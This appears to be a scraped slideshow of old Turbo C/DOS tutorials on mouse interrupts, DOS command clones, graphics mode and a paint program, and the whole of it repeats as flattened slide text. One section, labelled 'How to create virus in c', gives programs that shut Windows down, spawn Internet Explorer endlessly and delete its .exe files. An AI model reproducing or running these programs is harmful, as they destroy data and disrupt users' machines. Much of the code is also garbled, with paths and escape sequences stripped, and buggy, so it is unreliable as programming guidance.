Mouse programming in c
(1) Write a c program which restricts the movement of
pointer?
Answer:
//restrict the x and y coordinate
#include <dos.h>
#include <stdio.h>
void main()
{
    union REGS i,o;
//show mouse pointer
    i.x.ax=1;
    int86(0x33,&i,&o);
//x coordinate restriction
    i.x.ax=7;
    i.x.cx=20;
    i.x.dx=300;
    int86(0x33,&i,&o);
//y coordinate restriction
    i.x.ax=8;
    i.x.cx=50;
    i.x.dx=250;
    int86(0x33,&i,&o);
    getch();
}
(2) Write c program which display position of pointer
in (x coordinate, y coordinate)?
Answer:
#include<dos.h>
#include<stdio.h>
void main()
{
    union REGS i,o;
    int x,y,k;
    //show mouse pointer
    i.x.ax=1;
    int86(0x33,&i,&o);
while(!kbhit()) //its value will false when we hit
key in the key board
    {
    i.x.ax=3; //get mouse position
    x=o.x.cx;
    y=o.x.dx;
clrscr();
    printf("(%d , %d)",x,y);
    delay(250);
    int86(0x33,&i,&o);
    }
    getch();


#include <dos.h>
#include <stdio.h>

void main()

{
    union REGS i,o;

    i.x.ax=1;

    int86(0x33,&i,&o);

    getch();

}

Explanation: To write such program you must have one
interrupt table. Following table is only small part
of interrupt table.
To see complete interrupt table click here

    This table consists for column. They are:

(1) Input

(2) Output

(3) Service number

(4) Purpose


    Now look at the first row of interrupt table. To show
    the mouse pointer assign ax equal to 1 i.e. service
    number while ax is define in the WORDREGS


    struct WORDREGS {

    unsigned int ax, bx, cx, dx;
unsigned int si, di, cflag, flags;

};
And WORDRGS is define in the union REGS

union REGS {

struct WORDREGS x;

struct BYTEREGS h;

};

So to access the structure member ax first declare a
variable of REGS i.e.


REGS i, o;
Note: We generally use i for input and o for output


To access the ax write i.x.ax (We are using structure
variable i because ax is input

(See in the interrupt table)


So to show mouse pointer assign the value of service
number to it:


i.x.ax=1;


To   provide  this   information   to   microprocessor
we use int86 function. It has three parameters


1. Interrupt number i.e. 0x33
2. union REGS *inputregiste i.e. &i

3. union REGS *outputregiste i.e. &o;
So write: int86 (0x33, &i, &o);


How to create virus in c?
Create simple virus by c programming language.
(Only for study purpose)
(1) Write c program which shutdown the window
operating system?
Answer:
Step 1: Write the following program in TURBO C.
void main (void){
system("shutdown -s");
}
Step 2: Save the above file. Let file name is close.c
Step 3: Only compile the above program.
Step 4: Now close the turbo c compiler and open that
directory in window operating system where you have
saved the close.c (default directory c:tcbin)
Step 5: Double click on its .exe file (close.exe)
After some time your window operating system will
shutdown.
(2) Write a c program such that when we will click on
its .exe file then it will open internet explorer at
infinite times?
Answer:
Step 1: Write the following program in TURBO C.
void main (void)
{
    for(; ;)
    {
    system("c:progra~1intern~1iexplore.exe");
    }
}
Step 2: Save the above file. Let file name is
internet.c
Step 3: Only compile the above program.
Step 4: Now close the turbo c compiler and open that
directory in window operating system where you have
saved the internet.c (default directory c:tcbin)
Step 5: Double click on its .exe file (internet.exe)
(3) Write a c program which delete the all the .exe
file of internet explorer so that internet explorer
will not work?
Answer:
Step 1: Write the following program in TURBO C.
void main(void)
{
    system("cd c:progra~1intern~1");
    system(“del *.exe”);
    system(“cls”);
}
Step 2: Save the above file. Let file name is
delete.c
Step 3: Only compile the above program.
Step 4: Now close the turbo c compiler and open that
directory in window operating system where you have
saved the delete.c (default directory c:tcbin)
Step 5: Double click on its .exe file (delete.exe)

How to create dos command in c?
(1) Create a dos command: type by c program.
Answer:
Step 1: Write following code.
#include <stdio.h>
void main(int count,char * argv[])
{
    int i;
    FILE *ptr;
    char *str;
    char ch;
    if(count==1)
    {
    printf("The     syntax   of    the    command    is
incorrect.n");
    }
    for(i=1;i<count;i++)
    {
    ptr=fopen(argv[i],"r");
    if(ptr==NULL)
    {
    printf("The    system   cannot   find    the    file
specified.");
    if(count>2)
printf("nError   occurred   while   procesing   :
%s.n",argv[i]);
    }
    else
    {
    if(count>2)
    {
    printf("%snn",argv[i]);
    }
    while((ch=getc(ptr))!=-1)
    printf("%c",ch);
    }
    fclose(ptr);
    }
}
Step 2: Save the as open.c (You can give any name)
Step 3: Compile and execute the file.
Step 4: Write click on My computer of Window XP
operating system and select properties.
Step 5: Select Advanced -> Environment Variables

Step 6: You will find following window:
Click on new button (Button inside the red box)
Step 7: Write following:
Variable name: path
Variable value: c:tcbinopen.c (the path where you
have saved)


Step 8: Open command prompt and write open then file
name and press enter button.


Create dir command in c
Answer:
Step 1: Write following code.
#include <stdio.h>
#include <dos.h>
void main(int count,char *argv[])
{
struct find_t q ;
int a;
if(count==1)
argv[1]="*.*";
a = _dos_findfirst(argv[1],1,&q);
if(a==0)
{
while (!a)
{
printf(" %sn", q.name);
a = _dos_findnext(&q);
}
}
else
{
printf("File not found");
}
}
Step 2: Save the as open.c (You can give any name)
Step 3: Compile and execute the file.
Step 4: Write click on My computer of Window         XP
operating system and select properties.
Step 5: Select Advanced -> Environment Variables
Step 6: You will find following window:
Click on new button (Button inside the red box)
Step 7: Write following:
Variable name: path
Variable value: c:tcbinopen.c (the path where you
have saved)
Step 8: Open command prompt and write list and press
enter button


Write the c program to switch the 256 color graphics
mode ?.
Ans: #include<stdio.h>
#include<dos.h>
void main()
{
int x,y,b;
union REGS i,o;
i.h.ah=0;
i.h.al=0x13;
int86(0x10,&i,&o); getch();
}


Write a c program to create a directory in current
working directory?
Ans: #include<stdio.h>
#include<dos.h>
void main()
{
union REGS i,o;
i.h.ah=0x39;
i.x.dx="ravan";
int86(0x21,&i,&o); getch();
}


Write a c programming code to create simple paint brush
software.
#include<dos.h>
#include<stdio.h>
#include<graphics.h>
#include<stdlib.h>
void main()
{
    int x,y,b,px,py,c,p,s,cl;
    int d=0,m;
    union REGS i,o;
    initgraph(&d,&m,"c:tc");
    i.x.ax=1;
    int86(0x33,&i,&o);
    i.x.ax=8;
    i.x.cx=20;
    i.x.dx=450;
    int86(0x33,&i,&o);
    printf("Brush style insert number from 0 to 5 :
");
    scanf("%d",&p);
    printf("Brush size insert number from 1 to 7 :
");
    scanf("%d",&s);
    printf("Brush color insert number from 1 to 16 :
");
    scanf("%d",&cl);
    clrscr();
    cleardevice();
    printf("tt**********DRAW IMAGE************");
    while(!kbhit())
    {
    i.x.ax=3;
    b=o.x.bx;
x=o.x.cx;
    y=o.x.dx;
    px=x;
    py=y;
    int86(0x33,&i,&o);
    if(cl==16)
    {
    c=random(16);
    }
    else
    {
    c=cl;
    }
    setcolor(c);
    if(b==1)
    {

    i.x.ax=3;
    int86(0x33,&i,&o);
    x=o.x.cx;
    y=o.x.dx;
    b=o.x.bx;
    switch(p)
    {
    case 1:circle(px,py,s);break;
    case 2:ellipse(px,py,0,270,s,s+2);break;
    case 3:fillellipse(px,py,s+2,s);break;
    case 4:rectangle(px,py,x,y);break;
    case 5:sector(px,py,30,120,s,s);break;
    default:line(px,py,x,y);
    }
    }
    }
    getch();
    restorecrtmode();
    closegraph();
}
Mouse programming in c

Mouse programming in c

  • 1.
    Mouse programming inc (1) Write a c program which restricts the movement of pointer? Answer: //restrict the x and y coordinate #include <dos.h> #include <stdio.h> void main() { union REGS i,o; //show mouse pointer i.x.ax=1; int86(0x33,&i,&o); //x coordinate restriction i.x.ax=7; i.x.cx=20; i.x.dx=300; int86(0x33,&i,&o); //y coordinate restriction i.x.ax=8; i.x.cx=50; i.x.dx=250; int86(0x33,&i,&o); getch(); } (2) Write c program which display position of pointer in (x coordinate, y coordinate)? Answer: #include<dos.h> #include<stdio.h> void main() { union REGS i,o; int x,y,k; //show mouse pointer i.x.ax=1; int86(0x33,&i,&o); while(!kbhit()) //its value will false when we hit key in the key board { i.x.ax=3; //get mouse position x=o.x.cx; y=o.x.dx;
  • 2.
    clrscr(); printf("(%d , %d)",x,y); delay(250); int86(0x33,&i,&o); } getch(); #include <dos.h> #include <stdio.h> void main() { union REGS i,o; i.x.ax=1; int86(0x33,&i,&o); getch(); } Explanation: To write such program you must have one interrupt table. Following table is only small part of interrupt table.
  • 3.
    To see completeinterrupt table click here This table consists for column. They are: (1) Input (2) Output (3) Service number (4) Purpose Now look at the first row of interrupt table. To show the mouse pointer assign ax equal to 1 i.e. service number while ax is define in the WORDREGS struct WORDREGS { unsigned int ax, bx, cx, dx;
  • 4.
    unsigned int si,di, cflag, flags; }; And WORDRGS is define in the union REGS union REGS { struct WORDREGS x; struct BYTEREGS h; }; So to access the structure member ax first declare a variable of REGS i.e. REGS i, o; Note: We generally use i for input and o for output To access the ax write i.x.ax (We are using structure variable i because ax is input (See in the interrupt table) So to show mouse pointer assign the value of service number to it: i.x.ax=1; To provide this information to microprocessor we use int86 function. It has three parameters 1. Interrupt number i.e. 0x33 2. union REGS *inputregiste i.e. &i 3. union REGS *outputregiste i.e. &o;
  • 5.
    So write: int86(0x33, &i, &o); How to create virus in c? Create simple virus by c programming language. (Only for study purpose) (1) Write c program which shutdown the window operating system? Answer: Step 1: Write the following program in TURBO C. void main (void){ system("shutdown -s"); } Step 2: Save the above file. Let file name is close.c Step 3: Only compile the above program. Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the close.c (default directory c:tcbin) Step 5: Double click on its .exe file (close.exe) After some time your window operating system will shutdown. (2) Write a c program such that when we will click on its .exe file then it will open internet explorer at infinite times? Answer: Step 1: Write the following program in TURBO C. void main (void) { for(; ;) { system("c:progra~1intern~1iexplore.exe"); } } Step 2: Save the above file. Let file name is internet.c Step 3: Only compile the above program. Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the internet.c (default directory c:tcbin) Step 5: Double click on its .exe file (internet.exe)
  • 6.
    (3) Write ac program which delete the all the .exe file of internet explorer so that internet explorer will not work? Answer: Step 1: Write the following program in TURBO C. void main(void) { system("cd c:progra~1intern~1"); system(“del *.exe”); system(“cls”); } Step 2: Save the above file. Let file name is delete.c Step 3: Only compile the above program. Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the delete.c (default directory c:tcbin) Step 5: Double click on its .exe file (delete.exe) How to create dos command in c? (1) Create a dos command: type by c program. Answer: Step 1: Write following code. #include <stdio.h> void main(int count,char * argv[]) { int i; FILE *ptr; char *str; char ch; if(count==1) { printf("The syntax of the command is incorrect.n"); } for(i=1;i<count;i++) { ptr=fopen(argv[i],"r"); if(ptr==NULL) { printf("The system cannot find the file specified."); if(count>2)
  • 7.
    printf("nError occurred while procesing : %s.n",argv[i]); } else { if(count>2) { printf("%snn",argv[i]); } while((ch=getc(ptr))!=-1) printf("%c",ch); } fclose(ptr); } } Step 2: Save the as open.c (You can give any name) Step 3: Compile and execute the file. Step 4: Write click on My computer of Window XP operating system and select properties. Step 5: Select Advanced -> Environment Variables Step 6: You will find following window: Click on new button (Button inside the red box)
  • 8.
    Step 7: Writefollowing: Variable name: path Variable value: c:tcbinopen.c (the path where you have saved) Step 8: Open command prompt and write open then file name and press enter button. Create dir command in c Answer: Step 1: Write following code. #include <stdio.h> #include <dos.h> void main(int count,char *argv[]) {
  • 9.
    struct find_t q; int a; if(count==1) argv[1]="*.*"; a = _dos_findfirst(argv[1],1,&q); if(a==0) { while (!a) { printf(" %sn", q.name); a = _dos_findnext(&q); } } else { printf("File not found"); } } Step 2: Save the as open.c (You can give any name) Step 3: Compile and execute the file. Step 4: Write click on My computer of Window XP operating system and select properties. Step 5: Select Advanced -> Environment Variables Step 6: You will find following window: Click on new button (Button inside the red box)
  • 10.
    Step 7: Writefollowing: Variable name: path Variable value: c:tcbinopen.c (the path where you have saved)
  • 11.
    Step 8: Opencommand prompt and write list and press enter button Write the c program to switch the 256 color graphics mode ?. Ans: #include<stdio.h> #include<dos.h> void main() { int x,y,b; union REGS i,o; i.h.ah=0; i.h.al=0x13; int86(0x10,&i,&o); getch(); } Write a c program to create a directory in current working directory? Ans: #include<stdio.h> #include<dos.h> void main()
  • 12.
    { union REGS i,o; i.h.ah=0x39; i.x.dx="ravan"; int86(0x21,&i,&o);getch(); } Write a c programming code to create simple paint brush software. #include<dos.h> #include<stdio.h> #include<graphics.h> #include<stdlib.h> void main() { int x,y,b,px,py,c,p,s,cl; int d=0,m; union REGS i,o; initgraph(&d,&m,"c:tc"); i.x.ax=1; int86(0x33,&i,&o); i.x.ax=8; i.x.cx=20; i.x.dx=450; int86(0x33,&i,&o); printf("Brush style insert number from 0 to 5 : "); scanf("%d",&p); printf("Brush size insert number from 1 to 7 : "); scanf("%d",&s); printf("Brush color insert number from 1 to 16 : "); scanf("%d",&cl); clrscr(); cleardevice(); printf("tt**********DRAW IMAGE************"); while(!kbhit()) { i.x.ax=3; b=o.x.bx;
  • 13.
    x=o.x.cx; y=o.x.dx; px=x; py=y; int86(0x33,&i,&o); if(cl==16) { c=random(16); } else { c=cl; } setcolor(c); if(b==1) { i.x.ax=3; int86(0x33,&i,&o); x=o.x.cx; y=o.x.dx; b=o.x.bx; switch(p) { case 1:circle(px,py,s);break; case 2:ellipse(px,py,0,270,s,s+2);break; case 3:fillellipse(px,py,s+2,s);break; case 4:rectangle(px,py,x,y);break; case 5:sector(px,py,30,120,s,s);break; default:line(px,py,x,y); } } } getch(); restorecrtmode(); closegraph(); }